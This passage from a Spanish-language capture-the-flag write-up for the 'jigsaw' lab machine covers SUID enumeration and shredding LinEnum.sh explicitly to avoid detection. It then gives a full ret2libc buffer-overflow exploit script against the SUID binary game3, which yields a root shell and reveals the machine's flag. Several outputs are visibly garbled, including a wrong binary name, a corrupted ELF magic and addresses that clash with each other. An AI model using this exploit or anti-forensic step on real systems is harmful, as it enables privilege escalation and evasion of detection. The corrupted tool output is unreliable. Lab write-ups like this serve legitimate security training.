-rwsr-xr-x 1 root root 30984 Feb 16 2014 /usr/bin/newgrp
-rwsr-xr-x 1 root root 156708 Feb 10 2014 /usr/bin/sudo
-rwsr-xr-x 1 root root 72860 Oct 21 2013 /usr/bin/mtr
-rwsr-xr-x 1 root root 18168 Feb 11 2014 /usr/bin/pkexec
-rwsr-xr-x 1 root root 45420 Feb 16 2014 /usr/bin/passwd
-rwsr-xr-x 1 root root 5480 Feb 25 2014 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 9804 Feb 11 2014 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root messagebus 329856 Jul 3 2014 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 9612 Apr 12 2014 /usr/lib/pt_chown
-rwsr-xr-x 1 root root 492972 May 12 2014 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 libuuid libuuid 17996 Jun 3 2014 /usr/sbin/uuid
-rwsr-xr-x 1 root dip 322968 Jan 22 2013 /usr/sbin/pppd
-rwsr-xr-x 1 root root 35300 Feb 16 2014 /bin/su
-rwsr-xr-x 1 root root 43316 May 7 2014 /bin/ping6
-rwsr-xr-x 1 root root 30112 Dec 16 2013 /bin/fusermount
-rwsr-xr-x 1 root root 67704 Jun 3 2014 /bin/umount
-rwsr-xr-x 1 root root 7338 May 10 2019 /bin/eame3
-rwsr-xr-x 1 root root 88752 Jun 3 2014 /bin/mount
-rwsr-xr-x 1 root root 38932 May 7 2014 /bin/ping
```

Otra forma de obtener los mismo resultados que los expuestos anteriormente es utilizando el comando find:

```
jigsaw@jigsaw:~$ find / -perm -4000 -type f -exec ls -l {} \; 2>/dev/null
-rwsr-xr-x 1 root root 44620 Feb 16 2014 /usr/bin/chfn
-rwsr-xr-x 1 root root 35916 Feb 16 2014 /usr/bin/chsh
-rwsr-xr-x 1 root root 66252 Feb 16 2014 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 18136 May 7 2014 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 daemon daemon 46652 Oct 21 2013 /usr/bin/at
-rwsr-xr-x 1 root root 30984 Feb 16 2014 /usr/bin/newgrp
-rwsr-xr-x 1 root root 156708 Feb 10 2014 /usr/bin/sudo
-rwsr-xr-x 1 root root 72860 Oct 21 2013 /usr/bin/mtr
-rwsr-xr-x 1 root root 18168 Feb 11 2014 /usr/bin/pkexec
-rwsr-xr-x 1 root root 45420 Feb 16 2014 /usr/bin/passwd
-rwsr-xr-x 1 root root 5480 Feb 25 2014 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 9804 Feb 11 2014 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root messagebus 329856 Jul 3 2014 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 9612 Apr 12 2014 /usr/lib/pt_chown
-rwsr-xr-x 1 root root 492972 May 12 2014 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 libuuid libuuid 17996 Jun 3 2014 /usr/sbin/uuid
-rwsr-xr-x 1 root dip 322968 Jan 22 2013 /usr/sbin/pppd
-rwsr-xr-x 1 root root 35300 Feb 16 2014 /bin/su
-rwsr-xr-x 1 root root 43316 May 7 2014 /bin/ping6
-rwsr-xr-x 1 root root 30112 Dec 16 2013 /bin/fusermount
-rwsr-xr-x 1 root root 67704 Jun 3 2014 /bin/umount
-rwsr-xr-x 1 root root 7338 May 10 2019 /bin/eame3
-rwsr-xr-x 1 root root 88752 Jun 3 2014 /bin/mount
-rwsr-xr-x 1 root root 38932 May 7 2014 /bin/ping
jigsaw@jigsaw:~$
```

Este archivo es una evidencia que la máquina ha sido comprometida. En un intento de no dejar huellas de mi actividad, utilicé shred para dificultar la recuperación del archivo y así evitar ser detectado.

```
jigsaw@jigsaw:~$ shred -n 35 -fuvz LinEnum.sh
shred: LinEnum.sh: pass 1/36 (random)...
shred: LinEnum.sh: pass 2/36 (555555)...
shred: LinEnum.sh: pass 3/36 (924924)...
shred: LinEnum.sh: pass 4/36 (999999)...
shred: LinEnum.sh: pass 5/36 (aaaaaa)...
shred: LinEnum.sh: pass 6/36 (5b6db6)...
shred: LinEnum.sh: pass 7/36 (eeeeee)...
shred: LinEnum.sh: pass 8/36 (dddddd)...
shred: LinEnum.sh: pass 9/36 (db6db6)...
shred: LinEnum.sh: pass 10/36 (random)...
shred: LinEnum.sh: pass 11/36 (b6db6d)...
shred: LinEnum.sh: pass 12/36 (36db6d)...
shred: LinEnum.sh: pass 13/36 (492492)...
shred: LinEnum.sh: pass 14/36 (124924)...
shred: LinEnum.sh: pass 15/36 (cccccc)...
shred: LinEnum.sh: pass 16/36 (800000)...
shred: LinEnum.sh: pass 17/36 (333333)...
shred: LinEnum.sh: pass 18/36 (random)...
shred: LinEnum.sh: pass 19/36 (777777)...
shred: LinEnum.sh: pass 20/36 (edb6db)...
shred: LinEnum.sh: pass 21/36 (bbbbbb)...
shred: LinEnum.sh: pass 22/36 (ffffff)...
shred: LinEnum.sh: pass 23/36 (a49249)...
shred: LinEnum.sh: pass 24/36 (666666)...
shred: LinEnum.sh: pass 25/36 (111111)...
shred: LinEnum.sh: pass 26/36 (888888)...
shred: LinEnum.sh: pass 27/36 (random)...
shred: LinEnum.sh: pass 28/36 (249249)...
shred: LinEnum.sh: pass 29/36 (db6db6)...
shred: LinEnum.sh: pass 30/36 (444444)...
shred: LinEnum.sh: pass 31/36 (777777)...
shred: LinEnum.sh: pass 32/36 (000000)...
shred: LinEnum.sh: pass 33/36 (222222)...
shred: LinEnum.sh: pass 34/36 (c92492)...
shred: LinEnum.sh: pass 35/36 (random)...
shred: LinEnum.sh: pass 36/36 (000000)...
shred: LinEnum.sh: removing
shred: LinEnum.sh: renamed to 0000000000
shred: 0000000000: renamed to 0000000000
shred: 0000000000: renamed to 0000000000
shred: 0000000000: renamed to 0000000000
shred: 0000000000: renamed to 0000000000
shred: 0000000000: renamed to 0000000000
```

Escalada de privilegios y ataque de Buffer Overflow

El archivo descubierto anteriormente podría ser útil, así que lo descargué en mi máquina atacante para analizarlo con más detalle. Es un archivo ELF (Executable and Linkable Format) de 32 bits, es decir, es un archivo ejecutable de linux.

```
~(root@kali)~ /home/administrador/Descargas
➔ scp jigsaw@192.168.1.12:/bin/game3 /home/administrador/Descargas
jigsaw@192.168.1.12's password:
game3

~(root@kali)~ /home/administrador/Descargas
➔ readelf -h game3

Encabezado ELF:
Máscara: 7f 43 4c 46 01 01 00 00 00 00 00 00 00 00 00 00
Clase: ELF32
Datos: complemento a 2, little endian
Versión: 1 (current)
OS/ABI: UNIX - System V
Versión ABI: 0
Tipo: EXEC (Fichero ejecutable)
Máquina: Intel 80386
Versión: 0x1
Dirección del punto de entrada: 0x8048350
Inicio de encabezados de programa: 52 (bytes en el fichero)
Inicio de encabezados de sección: 4440 (bytes en el fichero)
Opciones: 0x0
Size of this header: 52 (bytes)
Size of program headers: 32 (bytes)
Number of program headers: 9
Size of section headers: 40 (bytes)
Number of section headers: 30
Section header string table index: 27

~(root@kali)~ /home/administrador/Descargas
➔ readelf -l game3

El tipo del fichero elf es EXEC (Fichero ejecutable)
Entry point 0x8048350
There are 9 program headers, starting at offset 52

Encabezados de Programa:
Tipo Desplaz DirVirt DirFisica TamFich TamMem Opt Alin
PHDR 0x000034 0x00048034 0x00048034 0x00120 0x00120 R E 0x4
INTERP 0x000154 0x00048154 0x00048154 0x00013 0x00013 R 0x1
[Requesting program interpreter: /lib/ld-linux.so.2]
LOAD 0x000000 0x00048000 0x00048000 0x00648 0x00648 R E 0x1000
LOAD 0x000f08 0x00049f08 0x00049f08 0x0011c 0x00120 R W 0x1000
DYNAMIC 0x000f14 0x00049f14 0x00049f14 0x000e8 0x000e8 R W 0x4
NOTE 0x000160 0x00048160 0x00048160 0x00044 0x00044 R 0x4
GNU_EH_FRAME 0x00056c 0x0004856c 0x0004856c 0x0002c 0x0002c R 0x4
GNU_STACK 0x000000 0x00000000 0x00000000 0x00000 0x00000 R W 0x10
GNU_RELRO 0x000f08 0x00049f08 0x00049f08 0x000f8 0x000f8 R 0x1
```

El análisis de código de este archivo es bastante sencillo. En primer lugar, el programa verifica el número de argumentos, si sólo recibe uno, es decir si `argc == 1`, éste imprime una cadena de texto que dice *"Most people are so ungrateful to be a hacker, but not you, not any more...\n"* para después terminar con un código de error. En caso contrario, si el usuario ha introducido más de un argumento, se copia estos valores al array **buff** utilizando la función **strcpy**. Esta función, si no se controla el tamaño del array, es vulnerable a ataques de buffer overflow.

The screenshot shows a debugger window with two panes. The left pane displays assembly code for the `main` function, with addresses ranging from 08048444 to 08048489. The right pane shows the decompiled C code, which is a `void main(int argc, int list_argv)` function. The C code checks if `argc == 1`. If true, it prints the string "Most people are so ungrateful to be a hacker, but not you, not any more...\n" and returns an error. If false, it copies the arguments from `list_argv` into a buffer `buff` using `strcpy`. The assembly code corresponds to these operations, including pushing arguments, comparing, and calling `strcpy`.

Antes de continuar es necesario conocer el tipo de protecciones que tiene activado. En concreto la protección NX-No eXecute- (marca las regiones de la memoria como no ejecutables) está activada y la protección RelRO -Relocation Read-Only- (hace que ciertas tablas de reubicación sean de solo lectura, en concreto, previene la sobrescritura de la GOT (Global Offset Table) para impedir modificaciones maliciosas) está parcialmente activada. Además es necesario tener en cuenta que la protección ASLR también está activada.

```
gef> checksec game3
[+] checksec for '/home/administrador/Descargas/game3'
Canary           : X
NX               : V
PIE              : X
Fortify          : X
RelRO            : Partial
gef>
```

Esta aplicación utiliza la función `strcpy` y, por tanto, es vulnerable a ataques de buffer overflow, así que creé un patrón de 1024 caracteres.

```
[ Legend: Modified register | Code | Heap | Stack | String ]

$eax : 0xffffca50 -> "aaaabaaacaaadaaaeeaaafaaagaaahaaiaaajaakaalaaama[...]"
$ebx : 0xf7e1dff4 -> 0x0021dddc
$ecx : 0xffffd180 -> "aakfaak"
$edx : 0xffffcea9 -> "aakfaak"
$esp : 0xffffcaa0 -> "uaaavaaaawaaaxaaayaaazaabbaabcaabdaabeaafabgaabha[...]"
$ebp : 0x61616173 ("saan"? )
$esi : 0x00000400 -> <_libc_csu_init+0> push ebp
$edi : 0xf77fcba0 -> 0x00000000
$eip : 0x61616174 ("taaa"? )
eeflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

0xffffcaa0 +0x0000: "uaaavaaaawaaaxaaayaaazaabbaabcaabdaabeaafabgaabha[...]" + $esp
0xffffcaa4 +0x0004: "vaaavaaaawaaaxaaayaaazaabbaabcaabdaabeaafabgaabhaabia[...]"
0xffffcaa8 +0x0008: "waaavaaaawaaaxaaayaaazaabbaabcaabdaabeaafabgaabhaabja[...]"
0xffffcaac +0x000c: "xaaavaaaawaaaxaaayaaazaabbaabcaabdaabeaafabgaabhaabjaabka[...]"
0xffffcab0 +0x0010: "yaaavaaaawaaaxaaayaaazaabbaabcaabdaabeaafabgaabhaabjaabkaabla[...]"
0xffffcab4 +0x0014: "zaabbaabcaabdaabeaafabgaabhaabjaabkaablaabma[...]"
0xffffcab8 +0x0018: "baabcaabdaabeaafabgaabhaabjaabkaablaabmaabna[...]"
0xffffcabc +0x001c: "caabdaabeaafabgaabhaabjaabkaablaabmaabnaaboa[...]"

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x61616174

[#0] Id 1, Name: "game3", stopped 0x61616174 in ?? (), reason: SIGSEGV

gef> pattern search $eip
[+] Searching for '74616161/61616174' with period=4
[+] Found at offset 76 (little-endian search) likely
gef>
```

Los caracteres introducidos sobrescriben el registro \$eip. Sabiendo esto utilicé la función pattern search de gdb para determinar el offset exacto para controlar dicho registro.

```
[ Legend: Modified register | Code | Heap | Stack | String ]
$eax : 0xffffce00 -> "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$ebx : 0xf7e1dff4 -> 0x0021dd8c
$ecx : 0xffffd150 -> "AABBBB"
$edx : 0xffffce49 -> "AABBBB"
$esp : 0xffffce50 -> 0x00000000
$ebp : 0x41414141 ("AAAA")
$esi : 0x08040490 -> <_libc_csu_init+0> push ebp
$edi : 0xf7fcb0 -> 0x00000000
$eip : 0x42424242 ("BBBB")
***stack: [ZERO carry PAKIIV adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
0xffffce50 +0x0000: 0x00000000 + $esp
0xffffce54 +0x0004: 0xffffcf04 -> 0xffffd0e3 -> "/home/administrador/Descargas/game3"
0xffffce58 +0x0008: 0xffffcf10 -> 0xffffd158 -> "SYSTEMD_EXEC_PID=1706"
0xffffce5c +0x000c: 0xffffce70 -> 0xf7e1dff4 -> 0x0021dd8c
0xffffce60 +0x0010: 0xf7e1dff4 -> 0x0021dd8c
0xffffce64 +0x0014: 0x0804044d -> <main+0> push ebp
0xffffce68 +0x0018: 0x00000002
0xffffce6c +0x001c: 0xffffcf04 -> 0xffffd0e3 -> "/home/administrador/Descargas/game3"
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x42424242
[#0] Id 1, Name: "game3", stopped 0x42424242 in ?? (), reason: SIGSEGV
```

El bit NX (No eXecute) es una característica de seguridad destinada a prevenir los ataques de buffer overflow al distinguir entre regiones de memoria destinadas a código ejecutable y aquella destinada a datos. Con el fin de eludir la protección NX, utilicé una técnica conocida como ret2libc que consiste en reutilizar código ejecutable existente dentro de la librería compartida libc. En primer lugar, es necesario conocer la dirección de memoria de libc.

```
jigsaw@jigsaw:~$ ldd /bin/game3
linux-gate.so.1 => (0xb775e000)
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb75a1000)
/lib/ld-linux.so.2 (0xb7760000)
jigsaw@jigsaw:~$
```

Por último es necesario conocer la dirección de memoria de system, exit y /bin/bash:

```
jigsaw@jigsaw:~$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep "system"
243: 0011b8a0 73 FUNC GLOBAL DEFAULT 12 svcerr_systemerr@@GLIBC_2.0
620: 00040310 56 FUNC GLOBAL DEFAULT 12 libc_system@@GLIBC_PRIVATE
1443: 00040310 56 FUNC WEAK DEFAULT 12 system@@GLIBC_2.0
jigsaw@jigsaw:~$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep "exit"
111: 00033690 58 FUNC GLOBAL DEFAULT 12 cxa_at_quick_exit@@GLIBC_2.10
139: 00033260 45 FUNC GLOBAL DEFAULT 12 exit@@GLIBC_2.0
4007: 00033600 208 FUNC GLOBAL DEFAULT 12 __cxa_thread_at_quick_exit_imp@@GLIBC_2.18
534: 000b0634 24 FUNC GLOBAL DEFAULT 12 _exit@@GLIBC_2.0
609: 0011e780 56 FUNC GLOBAL DEFAULT 12 svc_exit@@GLIBC_2.0
645: 00033660 45 FUNC GLOBAL DEFAULT 12 quick_exit@@GLIBC_2.10
868: 00033490 84 FUNC GLOBAL DEFAULT 12 __cxa_at_quick_exit@@GLIBC_2.1.3
1037: 00128ce0 60 FUNC GLOBAL DEFAULT 12 at_quick_exit@@GLIBC_2.0
1380: 001ad204 4 OBJECT GLOBAL DEFAULT 31 argp_err_exit_status@@GLIBC_2.1
1492: 000fb610 62 FUNC GLOBAL DEFAULT 12 pthread_exit@@GLIBC_2.0
2090: 001ad154 4 OBJECT GLOBAL DEFAULT 31 obstack_exit_failure@@GLIBC_2.0
2243: 00033290 77 FUNC WEAK DEFAULT 12 on_quick_exit@@GLIBC_2.0
2380: 000fc180 2 FUNC GLOBAL DEFAULT 12 __cys_profile_func_exit@@GLIBC_2.2
jigsaw@jigsaw:~$ strings -a -t x /lib/i386-linux-gnu/libc.so.6 | awk '/\/bin\/sh/ {print}'
162d4c /bin/sh
```

Ahora sólo queda diseñar un exploit para elevar privilegios con la información obtenida anteriormente:

```
Abrir exploit_jigsaw.py
~/Documents
#!/usr/bin/python3
import struct
from subprocess import call

def prepare_address():
    direccion_libc=0xb75a1000
    #ret2lib -> EIP -> system_addr + exit_addr + bin_sh_addr
    buf = b"A"*76
    buf += struct.pack("<I", direccion_libc+0x00040310)
    buf += struct.pack("<I", direccion_libc+0x00033260)
    buf += struct.pack("<I", direccion_libc+0x00162d4c)
    return buf

def exploit():
    buffer = prepare_address()
    for i in range(0, 1024):
        call(["/bin/game3", buffer])
if __name__ == '__main__':
    exploit()
```

Si se ha ejecutado con éxito este exploit se obtiene la shell de root:

```
jigsaw@jigsaw:~$ python3 exploit.py
game3: ../iconv/skeleton.c:730: __gconv_transform_utf8_internal: Assertion 'outbuf == outerr' failed.
****: Assertion 'next->fd_nextsize->bk_nextsize == next' failed.
game3: ../posix/glob.c:1675: *0!: Assertion 'old == 6init_names' failed.
# id
uid=1000(jigsaw) gid=1000(jigsaw) euid=0(root) groups=0(root),1000(jigsaw)
# cd /root
# ls
gameover.txt
# cat gameover.txt
Congrats!
flag3{3a4e24a20ad52afef48852b613da483a}
```

Consideraciones finales

En la resolución de esta máquina se ha utilizado técnicas de port knocking y el protocolo SCP para la descarga de archivos. Al observar las reglas del firewall se puede observar que sólo las peticiones HTTP y SSH están permitidas para la dirección IP de origen 192.168.1.100, el resto de conexiones son rechazadas por el cortafuegos:

```
# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination
ACCEPT     tcp  --  192.168.1.100          anywhere        tcp dpt:http
ACCEPT     tcp  --  192.168.1.100          anywhere        tcp dpt:ssh
DROP       tcp  --  anywhere              anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
```

En el directorio /var/spool/cron/crontabs se encuentra un archivo llamado root que contiene las tareas programadas para el usuario root. Este archivo contiene el mensaje descubierto con wireshark al principio de la resolución de esta máquina y el comando que utiliza para enviar dicho mensaje. Además el texto codificado en base64 que se obtiene al realizar una conexión con netcat por el puerto 666 se encuentra en el archivo game1.py. Este script también está incluido en el archivo root.

```
bash-4.3# cat /var/spool/cron/crontabs/
cat: /var/spool/cron/crontabs/: Is a directory
bash-4.3# cd /var/spool/cron/crontabs/
bash-4.3# ls -l
total 4
-rw----- 1 root crontab 1318 May 10 2019 root
-rw----- 1 root crontab  0 Apr 19 03:10 tmp.cDmW58
bash-4.3# cat root
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.AtctXS/crontab installed on Fri May 10 05:22:29 2019)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m. every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow  command
* * * * /bin/echo -e "j19s4w was always fascinated with l33t speak, in fact he uses it for a lot of his passwords." | /usr/bin/socat - UDP-DATAGRAM:255.255.255.255:666,broadcast
@reboot /usr/bin/python2.7 /opt/scripts/game1.py
# cd /opt/scripts
# ls
game1.py
# cat game1.py
#!/usr/bin/env python

import socket

HOST = ''
PORT = 666

message = "2mxhZzf7MzAzNGNjMjkyN2I1OWUwYj1wYjkyQxZjE0ZDU3M2V9Clld5Bjb21wbGV0ZWQgeW91ciBmaXJzdCB0ZXN0LiB0b3cga25vY2sgdGhlc2UgbnVtYmVycyB0byBmaW5kIHdoYXQgeW91IHVlZWsuIDU1MDAgNjYwMCA3NzAw"

s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.bind((HOST, PORT))

while True:
    data, addr = s.recvfrom(1024)
    if data == "j19s4w\n":
        s.sendto(message + "\n", addr)
```